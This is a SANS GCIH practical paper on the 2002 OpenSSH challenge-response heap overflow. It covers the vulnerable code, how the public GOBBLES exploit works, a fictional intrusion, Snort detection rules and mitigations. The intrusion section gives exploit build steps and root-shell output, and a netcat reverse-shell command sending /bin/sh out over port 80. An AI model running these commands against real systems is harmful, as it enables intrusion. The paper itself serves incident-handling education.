



# Global Information Assurance Certification Paper

Copyright SANS Institute  
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

## Interested in learning more?

Check out the list of upcoming events offering  
"Hacker Tools, Techniques, and Incident Handling (Security 504)"  
at <http://www.giac.org/registration/gcih>

# **OpenSSH Challenge-Response Vulnerability**

GCIH Practical Version 2.1  
Richard I Friedberg  
August 2002

**Table of Contents**

Introduction	3
Part 1: The Exploit	3
Exploit Name	3
References	3
Operating Systems	3
Protocols	4
Brief Description	4
Variants	4
Part 2: The Attack	4
Description of Network	4
Diagram of Network	6
Protocol Description	9
How the Exploit Works	10
Description and Diagram of the Attack	13
Signature of the Attack	16
How to Protect Against the Attack	19
Part 3: The Incident Handling Process	20
Preparation	20
Identification	21
Containment	22
Eradication	23
Recovery	24
Lessons Learned	24
Conclusion	25
References	26
Appendix A: Affected Versions and Operating Systems	27

## **Introduction**

The purpose of this paper is to twofold. First, this paper will provide an in-depth analysis of the recently discovered vulnerabilities in then OpenSSH server. This particular exploit resides in the code for Challenge Response Handling. Secondly, this paper will describe a fictional attack and discuss a company's reaction to it. This discussion will point out both what our fictional company did right, as well as what they could have done better. The events described are fictional, but based on industry experiences. The goal is to describe a situation that is based on factual observations in order to depict what could happen to an existing company/network.

## **Part I: The Exploit**

Name: OpenSSH Challenge-Response Buffer Overflow Vulnerabilities

## **References**

CVE: CAN-2002-0640 (under review)

<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0640>

CERT: CA-2002-18 <http://www.cert.org/advisories/CA-2002-18.html>

CERT-VN:VU#369347 <http://www.kb.cert.org/vuls/id/369347>

SecurityFocus: 5093 <http://online.securityfocus.com/bid/5093>

OpenSSH Advisory: <http://www.openssh.com/txt/preauth.adv>

## **Affected Operating Systems and Versions Short Version**

All versions of OpenSSH between 2.9.9 and 3.3 contain a bug in the ChallengeResponseAuthentication code.

All versions of OpenSSH between 2.3.1 and 3.3 contain a bug in the PAMAuthenticationViaKbdInt code.

OpenSSH version 3.4 and later is not affected.

As these vulnerabilities exist in the OpenSSH application itself all operating systems that are capable of running OpenSSH are vulnerable. However, due to differences in the ways operating systems handle and allocate memory an exploit is particular to the operating system. As of the time of this writing an exploit has only been written and released for OpenBSD.

## **Affected Operating Systems and Versions Long Version**

See Appendix A

**Affected Protocols:** SSH (Version 2 Only)

## **Exploit Short Description**

A heap overflow exists in the OpenSSH challenge-response code. The OpenSSH sshd server uses an integer provided by the client to calculate allocation size of other variables. This allows memory level manipulation based on data entered from the client side.

## **Variants**

Joe Testa <jtesta@rapid7.com> has provided information on how a server segmentation fault may be produced with the usage of a modified, malicious SSH client.

Christophe Devine <devine@iie.cnam.fr> has published a proof of concept exploit (this exploit is a patch that modifies the OpenSSH client itself).

GOBBLES has also released proof of concept code that is a patch to the OpenSSH client. This exploit will be analyzed and used throughout this paper. The source code and accompanying documentation is available at:

<http://packetstormsecurity.packetstorm.org/filedesc/sshutup-theo.tar.html>

or

<http://www.immunitysec.com/GOBBLES/exploits/sshutup-theo.tar.gz>

## **Part II: The Attack**

### **Description and Diagram of Network**

Figure 1. shows the network belonging to a company that we shall call Examples, Inc. The network has been designed with redundancy and security in mind. Every device is installed as a pair, with the exception of the DNS Server. The secondary DNS server lives off-site. On the security side the network perimeter is protected by Checkpoint firewalls while two snort sensors analyze network traffic. Additionally, the security policy only allows encrypted traffic in the DMZ (except for customer web traffic).


The two external network segments are serviced by a pair of Cisco 4000 series switches. One switch is used for the A side devices and is trunked to the other switch which services the B side devices. A pair setup in the same fashion handles the internal segments.

Internet connectivity is provided by two Internet Service Providers. The two 7200 series routers are running EBGp in order to multi-home this network. Additionally these devices are configured to listen on a virtual address (provided by HSRP) in order to provide a fault tolerant gateway for the firewall cluster and thus all outbound traffic.

The two Checkpoint NG firewalls are sandwiched by two pairs of Radware Fireproofs. These Fireproofs load balancer the firewalls at layer 2. Additionally, they ensure persistency such that a particular session is kept on one particular firewall. This is required for Checkpoints stateful inspection engine that would drop traffic had it not seen the beginning of the stream.

On the inside of this firewall cluster there exists a pair of Radware Load Balancers (Web Server Director Pros). These devices listen on a virtual address and load balance farms of web servers behind them. These web servers will proxy requests to application servers that live on the internal network. This connectivity to the internal network is provided through a pair of Cisco 2621 routers (also running HSRP to provide redundancy).

Figure 1. Network Diagram



## **Configuration of Network Devices**

In this section we will describe, in detail, the setup and configuration of each network device from the outside in.

**External Routers:** These routers were upgraded to the latest IOS (12.x) at the time of their installation. This upgrade fixed all bugs and security vulnerabilities that were known at the time. The Access Control Lists (ACLs) on these routers block all traffic except for what is explicitly specified. This list includes DNS requests to ns01, mail to mail01, incoming HTTP or HTTPS traffic for specified virtual addresses that reside on the external Fireproofs, incoming SSH to admin01, and outgoing web traffic.

The ACLs for these routers look like the one below:

```
access list 101 permit tcp any host <admin01 ip> eq 22
access list 101 permit udp any host <ns01 ip> eq domain log
access list 101 permit tcp host <secondary DNS IP> host <ns01 ip> eq domain log
access list 101 permit tcp any <VIPs for WebApplications> 0.0.0.31 eq www log
access list 101 permit tcp any <VIPs for WebApplications> 0.0.0.31 eq 443 log
access list 101 permit tcp any host <mail> eq smtp
```

**Radware Fireproofs:** The Radware fireproofs were upgraded to the latest OS revision from Radware (2.5.x) at the time of install. This patched all current bugs and security vulnerabilities that were known at the time. These devices are configured to load balance the two firewalls between the pairs of Fireproofs. Additionally the external Fireproofs listen on virtual addresses that forward to particular NAT addresses on the firewall. No traffic filtering is performed on these devices. The Fireproofs are merely acting as routers that load balancer and listen on virtual addresses.

**Checkpoint NG Firewalls:** These Firewalls are installed on a Solaris 8 hardened image. All unnecessary services have been disabled and all unnecessary software/utilities removed. The rule sets of these firewalls are similar to the ACLs described above. Additionally, each Firewall has several NAT address configured to forward HTTP and/or HTTPS traffic to farms on the internal load balancers below them. Furthermore, the firewalls will accept SSH traffic to admin01. Finally, any outgoing web traffic is NAT'd and permitted out.



<b>Rule #</b>	<b>Source</b>	<b>Destination</b>	<b>Service</b>	<b>Action</b>	<b>Track</b>
<b>1</b>	AdminIPs	FW	FW1	ACCEPT	Log
<b>2</b>	Any	Admin01	SSH	ACCEPT	Log
<b>3</b>	Any	WebServer1	HTTP	ACCEPT	Log
<b>4</b>	Any	WebServer2	HTTPS	ACCEPT	Log
<b>5</b>	Admin01	ExtServers	SSH	ACCEPT	Log
<b>6</b>	Internal IPs	Any	HTTP & HTTPS	ACCEPT	Log
<b>7</b>	Any	Any	Any	DROP	Alert

Internal Radware Load Balancers: As with the Fireproofs these Radware devices were upgraded to the latest OS revision from Radware (7.3.x) at the time of install. These devices exist merely to load balance the web servers behind them.

Servers: All servers in the DMZ (mail, DNS, web) are created using a hardened image of Solaris 8. This image has all unnecessary services and utilities disabled and removed. The removal of system utilities on these services is not as drastic as the removal performed on the Firewalls. Most basic Unix utilities still exist on these servers. Additionally Tripwire has been installed on these servers. Tripwire keeps a cryptographic checksum of all system files and generates alerts if these files are modified.

Admin01 Server: The exception to the aforementioned server install description is the admin01 server. This machine is an OpenBSD server providing SSH connectivity for outside users/administrators. Due to OpenBSDs proactive security stance<sup>1</sup> no additional hardening was done to this server. It is a default install of OpenBSD 3.1. The purpose of this server is to provide remote access for administrators when needed. They can SSH to Admin01 and forward ports as necessary to connect to other servers within Examples, Inc's network.

Internal Routers: As with the external routers these routers were upgraded to the latest IOS (12.x) at the time of their installation. This patched all current bugs and security vulnerabilities that were known at the time. The Access Control Lists (ACLs) on these routers block all traffic except for what is explicitly specified. This list includes HTTP traffic destined for Application Servers and SSH connections from the internal network to any server in the DMZ. No other traffic is permitted to travel between the DMZ and internal segments.

The access lists for these routers is included below:

<sup>1</sup> OpenBSD has an extensive code audit process described at <http://www.openbsd.org/security.html>

```
access list 102 permit tcp any <internal network> 0.0.255.255 eq www log  
access list 102 permit tcp any <internal network> 0.0.255.255 eq 443 log
```

```
access list 103 permit tcp any <DMZ Network> 0.0.0.255 eq 22
```

Snort: Two snort sensors monitor this network. Snort is a network based Intrusion Detection System. There is a sensor that lives outside the firewalls, and a sensor that lives inside the firewalls. The external sensor is configured to be less sensitive than the internal sensor. This is done in order to reduce the number of false alerts for probes and attacks that are not successful. On the internal side we want to know if any suspicious traffic is seen. Therefore all rules on this sensor are activated and alerting is set to the highest sensitivity level. This placement and configuration scheme was based on the white paper by Scott Sanchez available on the Snort website<sup>2</sup>. Additionally, an automated script (available on snort.org) fetches and updates the rule sets on a weekly basis. This ensures that all rules are kept up to date with the latest attack signatures.

## Protocol Description

Before entering into a discussion of the SSH Protocol it should be noted that SSH1 and SSH2 are entirely different protocols. SSH Version 2 was a complete rewrite of the SSH Version 1 protocol. The vulnerability discussed herein affects only SSH Version 2 – thus the description below is that of SSH Version 2.

SSH is a protocol for secure remote login and other secure network services over an insecure network. The primary goal of the SSH protocol is improved security on the Internet. It attempts to do this in a way that is easy to deploy, even at the cost of absolute security. All algorithms used are well-known and well-established. Additionally, all algorithms are used with key sizes believed to provide protection against even the strongest cryptanalytic attacks for decades. Furthermore, if some algorithm were to be broken, it is easy to switch to an alternate algorithm without modifying the base protocol<sup>3</sup>.

The SSH protocol consists of three major components:

- The Transport Layer Protocol [SSH-TRANS] provides server authentication, confidentiality, and integrity.
- The User Authentication Protocol [SSH-USERAUTH] authenticates the client-side user to the server. It runs over the transport layer protocol.
- The Connection Protocol [SSH-CONNET] multiplexes the encrypted tunnel into several logical channels. It runs over the user authentication protocol.

---

<sup>2</sup> <http://www.snort.org> and [http://www.snort.org/docs/scott\\_c\\_sanchez\\_cissp-ids-zone-theory-diagram.pdf](http://www.snort.org/docs/scott_c_sanchez_cissp-ids-zone-theory-diagram.pdf)

<sup>3</sup> SSH Protocol Architecture: Network Working Group IETF Draft  
<http://www.ietf.org/internet-drafts/draft-ietf-secsh-architecture-12.txt>

Upon initial connection a secure transport layer connection is established. The client and server will use public-key authentication to exchange private session keys. These session keys are then used to encrypt the connection. Next the client will send an initial service request followed by user authentication. The connection protocol then provides channels used for a wide range of purposes including secure interactive shell sessions and forwarding/tunneling of arbitrary TCP/IP port and X11 connections<sup>4</sup>.

## How the Exploit Works

OpenSSH, a popular, free, open source implementation of the SSH communications suite contains an integer overflow, resulting in a heap overflow that can be exploited to execute arbitrary commands. The overflow exists in the OpenSSH implementation of the SSH-USERAUTH component.

OpenSSH classifies the vulnerability as an input validation error in the code that thus results in the integer overflow and privilege escalation. Proper coding techniques should validate all data received from an untrusted source (such as user input, or in this case client side data).

The vulnerability lies in the “challenge-response” authentication mechanism. This mechanism, part of the SSH2 protocol, verifies a user’s identity by generating a challenge and forcing the user to supply a number of responses. It is possible for a remote attacker to send a specially-crafted reply that triggers an overflow. This can result in a remote denial of service attack on the OpenSSH daemon or a complete remote compromise. The OpenSSH daemon runs with superuser privilege, so remote attackers can gain superuser access by exploiting this vulnerability<sup>5</sup>.

The offending code is listed below. It is part of the `input_userauth_info_response()` function that resides in the `auth2-chall.c` file.

```
258     nresp = packet_get_int();
259     if (nresp > 0) {
260         response = xmalloc(nresp * sizeof(char*));
261         for (i = 0; i < nresp; i++)
262             response[i] = packet_get_string(NULL);
263     }
```

One can plainly see that on line 258 the variable ‘nresp’ is set based on data received from the client. The value is blindly accepted by the server based on

---

<sup>4</sup> SSH Protocol Architecture: Network Working Group IETF Draft  
<http://www.ietf.org/internet-drafts/draft-ietf-secsh-architecture-12.txt>

<sup>5</sup> Internet Security Systems Security Advisory – OpenSSH Remote Challenge Vulnerability

data received from the client. On x86 platforms, 'nresp' is a 4 byte unsigned integer with a maximum value (UINT\_MAX) of 0xffffffff. Also on x86, the size of a pointer is 4 bytes. The argument to xmalloc() overflows when 'nresp' is at least 0xffffffff / 4, or 0x40000000. The allocation size can be forced easily through bogus values of 'nresp'<sup>6</sup>.

For example, if the value of 'nresp' is set to 0x40000001 and then multiplied by the value of sizeof(char\*) (which is 4), we are left with 0x100000004. This number is too large for 'nresp' so it is truncated to 0x00000004. This results in only 4 bytes being allocated in the call to xmalloc.

Given that the value of 'nresp' must be at least 0x40000001, the for loop beginning at line 261 is going to result in an incredible amount of time and data transfer. The GOBBLES exploit has a way of breaking out of this loop.

The for loop calls a function called packet\_get\_string().

```
1131 void *
1132 packet_get_string(u_int *length_ptr) /*
[<][>][^][v][top][bottom][index][help] */
1133 {
1134     return buffer_get_string(&incoming_packet, length_ptr);
1135 }

203 void *
204 buffer_get_string(Buffer *buffer, u_int *length_ptr)
/* [<][>][^][v][top][bottom][index][help] */
205 {
206     u_int len;
207     u_char *value;
208     /* Get the length. */
209     len = buffer_get_int(buffer);
210     if (len > 256 * 1024)
211         fatal("buffer_get_string: bad string length %d", len);
212     /* Allocate space for the string. Add one byte for a null character. */
213     value = xmalloc(len + 1);
214     /* Get the string. */
215     buffer_get(buffer, value, len);
216     /* Append a null character to make processing easier. */
217     value[len] = 0;
218     /* Optionally return the length of the string. */
219     if (length_ptr)
220         *length_ptr = len;
221     return value;
```

<sup>6</sup> GOBBLES exploit: <http://www.immunitysec.com/GOBBLES/exploits/sshutup-theo.tar.gz>

222 }

Looking at line 210 it can be seen that if 'len' is larger than 256 kilobytes, the function fatal() is invoked. The GOBBLES exploit uses a 'len' value of 257 kilobytes.

This now requires further examination of the fatal() function.

```
32 void
33 fatal(const char *fmt,...)
    /* [<][>][^][v][top][bottom][index][help] */
34 {
35     va_list args;
36     va_start(args, fmt);
37     do_log(SYSLOG_LEVEL_FATAL, fmt, args);
38     va_end(args);
39     fatal_cleanup();
40 }
```

GOBBLES found no way to manipulate the do\_log function, on to fatal\_cleanup().

```
172 /* Fatal cleanup */
173
174 struct fatal_cleanup {
175     struct fatal_cleanup *next;
176     void (*proc) (void *);
177     void *context;
178 };
179
180 static struct fatal_cleanup *fatal_cleanups = NULL;
```

[...]

```
216 void
217 fatal_cleanup(void)
    /* [<][>][^][v][top][bottom][index][help] */
218 {
219     struct fatal_cleanup *cu, *next_cu;
220     static int called = 0;
221
222     if (called)
223         exit(255);
224     called = 1;
225     /* Call cleanup functions. */
226     for (cu = fatal_cleanups; cu; cu = next_cu) {
227         next_cu = cu->next;
```

```
228         debug("Calling cleanup 0x%x(0x%x)",
229             (u_long) cu->proc, (u_long) cu->context);
230         (*cu->proc) (cu->context);
231     }
232     exit(255);
233 }
```

It can be seen there exists a function pointer in the `fatal_cleanup` struct. GOBBLES further discovered that for each cleanup function, a `'fatal_cleanup'` structure is dynamically allocated to the heap. A function called `'packet_close'` is what gets invoked at line 230<sup>7</sup>. This is the function pointer the GOBBLES exploit overwrites. By changing the value of this pointer, GOBBLES is able to change the execution path of the program. Their included shell-code is now executed instead of the `'packet_close'` function.

GOBBLES has released their exploit in the form of a patch for the current openssh client. Installation and compilation is as simple as:

```
bash-2.05a$ wget
ftp://ftp.openbsd.org/pub/OpenBSD/OpenSSH/portable/openssh-3.4p1.tar.gz
bash-2.05a$ tar zxvf openssh-3.4p1.tar.gz
bash-2.05a$ cp ssh.diff openssh-3.4p1
bash-2.05a$ cd openssh-3.4p1
bash-2.05a$ patch < ssh.diff
bash-2.05a$ ./configure
bash-2.05a$ make ssh
```

The new ssh binary now acts as an exploit against the host it is attempting to connect to.

## Description and Diagram of Attack

Our fictional attack beginnings with a hacker, we shall call Bob, who learns of the vulnerability and downloads the GOBBLES exploit. When Bob learned of this vulnerability, he also learned that OpenBSD 3.0 and 3.1 ship default with vulnerable versions of OpenSSH. It should not be hard to find vulnerable systems. Bob then begins scanning the Internet for vulnerable hosts for him to attack.


Bob wrote a quick Perl script to scan random hosts on the Internet. His script connects to port 22, and looks for a response such as:

SSH-1.99-OpenSSH\_3.2

---

<sup>7</sup> GOBBLES exploit: <http://www.immunitysec.com/GOBBLES/exploits/sshutup-theo.tar.gz>

The response shown above contains several pieces of information. The first set of numbers, 1.99, shows that the SSH Version 1 protocol is supported. The second portion of the response is the version of the SSH daemon itself, in this case OpenSSH 3.2. If said response is received (OpenSSH 3.2), Bob knows he has found a vulnerable system. Unfortunately, Bob found our example network quickly. He then proceeded to run the exploit against our OpenBSD server.



```
richf@haxok:~/sshutugtheo/openssh-3.4p1/hax
[richf@haxok hax15 ./ssh-gobbles -l root 199 255.2.55.255]
[*] remote host supports ssh2
[*] server user: root:skew
[*] keyboard-interactive method available
[*] chunk_size: 4096 tcode_rep: 0 scode_rep 68
[*] mode: exploitation
*GOBBLE*
OpenBSD 3.1 GENERIC#59 i386
uid=0(root) gid=0(wheel) groups=0(wheel)
whoami
root
ls /
.cshrc
.profile
altroot
bin
boot
bsd
dev
etc
home
mnt
root
sbin
stand
sys
tmp
usr
var
```

Bob has now compromised the Admin01 server. The next step our attacker takes is to ensure continued access.

In order to remain undetected, the attacker must take precautions not to draw attention to himself. Additional connections to the machine on different ports may be logged by the firewall. Furthermore, any abnormal outgoing connections may trigger alarms, and is probably even blocked by the firewall. The attacker quickly discovered that port 80 is open to outbound traffic. He then pushed a shell out using netcat to a listener running on port 80. Bob hoped that no one would suspect his outgoing port 80 traffic to be out of the ordinary.

```
[admin01]# nc <listenerIP> 80 -e /bin/sh
```

Our attacker has now managed to give himself a full root shell. At this point he began to backdoor the machine. This consisted of installing a typical rootkit including backdoored utilities such as ps, netstat, ls, etc.

After continued access had been established, the attacker moved on to the rest of the network. Nmap was used to scan the local subnet. This revealed several

other hosts living on the local subnet. The scan showed few ports open on these hosts. We will assume that Bob, our attacker, had nothing at his disposal to compromise these systems remotely. He would need another way in....

The attacker chose to run a sniffer on the compromised host. He would then wait – hoping to capture any logins that would provide access to other machines.

At this point we will assume the attacker is caught – the snort sensor on this segment discovered his nmap scanning. A system administrator logged on to the source of the scans, the OpenBSD box, and began to examine it. He quickly found the log entries generated by the attack (as described above) and upon further investigation discovered that many of the system utilities file sizes had changed.

```
Jul 26 09:05:14 <host> sshd[29655]: fatal: buffer_get_string: bad string length
263168
```

We were lucky that Bob was not a particularly careful or sophisticated cracker. He did not take any time to cover his tracks!

© SANS Institute 2000 - 2002, Author retains full rights.



## Signature of the Attack

Let us begin the topic of attack signatures with a look at the attack itself from a network level. The following output was captured using Ethereals 'TCP STREAM' function. This output will be referenced throughout this section.

```
SSH-1.99-OpenSSH_3.2
SSH-2.0-GOBLES
[REDACTED]bi![REDACTED]4=diffie-hellman-group-exchange-sha1,diffie-hellman-
group1-s
ha1ssh-rsa,ssh-dssfaes128-cbc,3des-cbc,blowfish-cbc,cast128-
cbc,arcfour,aes192-c
bc,aes256-cbc,rijndael-cbc@lysator.liu.sefaes128-cbc,3des-
cbc,blowfish-cbc,cast1
28-cbc,arcfour,aes192-cbc,aes256-cbc,rijndael-
cbc@lysator.liu.seU hmac-md5,hmac-s
ha1,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-
96,hmac-md5-96U hmac-md5,
hmac-sha1,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-
sha1-96,hmac-md5-96
none,zlib none,zlib
=diffie-hellman-group-exchange-sha1,diffie-hellman-group1-sha1ssh-
rsa,ssh-dssfae
s128-cbc,3des-cbc,blowfish-cbc,cast128-cbc,arcfour,aes192-
cbc,aes256-cbc,rijndae
l-cbc@lysator.liu.sefaes128-cbc,3des-cbc,blowfish-cbc,cast128-
cbc,arcfour,aes192
-cbc,aes256-cbc,rijndael-cbc@lysator.liu.seU hmac-md5,hmac-
sha1,hmac-ripemd160,hm
ac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96U hmac-
md5,hmac-sha1,hmac-ripemd
160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-
96nonenone [REDACTED]
[REDACTED]dJ-[REDACTED]q[REDACTED] X![REDACTED]?L[REDACTED]/[REDACTED]}[REDACTED]fo[REDACTED]W;[REDACTED] [REDACTED]X[REDACTED],[REDACTED];>[REDACTED]
```

*Encrypted Data Truncated*

```
$(ÍÀN&yGUÎ>jgFo²ÍØ@¥
{Åmûëb úø-JÖ[² e" açäÝGGGGO*GOBBLE*
uname -a;id
OpenBSD fuzion 3.1 GENERIC#59 i386
uid=0(root) gid=0(wheel) groups=0(wheel)
whoami
root
echo "This machine has been compromised"
This machine has been compromised
```

## Snort

Due to the nature of the SSH protocol this attack is very difficult to catch with a network based intrusion detection system. As discussed previously the exploit comes into play during SSH-USERAUTH. At this point, we are running on top of SSH-TRANS, which has already exchanged session keys and is provided an encrypted communications layer. This prevents us from seeing the actual exploit, but there are signs we can look for both before and after the fact.

Before we delve into a discussion that contains Snort rules a brief description of the rule syntax is required. Snort rules are divided into two logical sections, the rule header and the rule options. The rule header contains the rule's action, protocol, source and destination IP addresses and netmasks, and the source and destination ports information. The rule option section contains alert messages and information on which parts of the packet should be inspected to determine if the rule action should be taken. An example Snort rule is shown below:

```
alert tcp any any -> 192.168.1.0/24 111 (content:"|00 01 86 a5|";  
msg: "mountd access");
```

The text up to the first parenthesis is the rule header and the section enclosed in parenthesis is the rule options. The words before the colons in the rule options section are called option keywords. Note that the rule options section is not specifically required by any rule, they are just used for the sake of making tighter definitions of packets to collect or alert on (or drop, for that matter). All of the elements in that make up a rule must be true for the indicated rule action to be taken. When taken together, the elements can be considered to form a logical AND statement. At the same time, the various rules in a Snort rules library file can be considered to form a large logical OR statement<sup>8</sup>.

Client Version: The publicly released exploit by GOBBLES sets the client string to "SSH-2.0-GOBBLES." The client sends this string upon initial connection to the SSH server. This would detect an attempted attack that was using the GOBBLES exploit even if it were unsuccessful.

A snort rule such as the one below would detect this exploit.

```
alert tcp any any -> any any 22 \  
(msg: "SSH-2.0-GOBBLES identification string, possible OpenSSH exploit  
follows"; content: "SSH-2.0-GOBBLES"; depth: 15; flags: A-;)
```

Unfortunately, this is not a particularly good way to detect the attack. It is trivial for the attacker to edit the source and change the version reply. Changing the version reply back to a standard SSH-2.0 would no longer allow us to detect the

---

<sup>8</sup> Snort Users Manual : [http://www.snort.org/docs/writing\\_rules/chap2.html#tth\\_sEc2.1](http://www.snort.org/docs/writing_rules/chap2.html#tth_sEc2.1)

attack with this method. This is the only known method to detect the attack before it is successful.

Continuing on to the after the fact discussion, one can create rules for plaintext strings that may come across port 22 during an attack. As shown by the TCP Stream included earlier, after the successful attack, all communication is in plaintext. Thus, we can expect many strings, including common Unix commands, to go across port 22 in clear text. We can create some simple rules to detect this kind of activity. For example; immediately following the overflow, we see a string 'GOBBLE'. This can be caught with the following snort rule.

```
alert tcp any 22 -> any any \
(msg: "Response from successful GOBBLES OpenSSH exploit"; \
content: "*GOBBLE*"; depth: 8; flags: A-;)
```

Rules such as the one below are designed to catch clear text Unix commands. These are much harder to avoid from an attackers standpoint. This is especially true if the rules are plentiful and contain many Unix commands (perhaps even ls).

```
alert tcp any any -> any 22 \
(msg: "Possible *SSH exploit, uname in packet"; \
content: "uname"; depth: 50; flags: A-;)
```

Unfortunately none of these rules are currently included in the default snort signature compilation.

## Syslog

During an attack, the following line is created in the system log. On an OpenBSD machine this log file is found at /var/log/authlog.

```
Jul 26 09:05:14 <host> sshd[29655]: fatal: buffer_get_string: bad string length
263168
```

A real-time log monitor and analysis tool would detect this attack immediately. Swatch, for example, constantly monitors a log file and generates alerts based on certain patterns. Swatch is available at <http://www.oit.ucsb.edu/~eta/swatch/>.

## Tripwire

Due to the fact that this exploit modifies no files, it is impossible for Tripwire alone to detect it. However, Tripwire can, and will, detect the modification of any system files during the attack. This would include the rootkit installation that our attacker installed during the attack on Examples, Inc.

## **How to Protect Against The Attack**

There are several ways to protect against the attack described thus far.

Option 1: Restrict access to SSH by IP Address. If an attacker cannot connect to the SSH daemon he or she cannot exploit it.

Option 2: Disable PAMAuthentication. As the exploit exists in the PAM Challenge Response code, if we disable that feature, the offending function no longer runs. This can be accomplished by changing the following settings in the sshd configuration typically located at /etc/ssh/sshd\_config<sup>9</sup>:

```
ChallengeResponseAuthentication no
PAMAuthenticationViaKBDInt no
```

Option 3: Apply the vendor-supplied patch to existing vulnerable OpenSSH installation.

Option 4: Upgrade OpenSSH. The offending code was fixed in OpenSSH. Upgrading to the latest version will eliminate this vulnerability.

---

<sup>9</sup> OpenSSH Security Advisory: <http://www.openssh.com/txt/preauth.adv>

## The Incident Handling Process

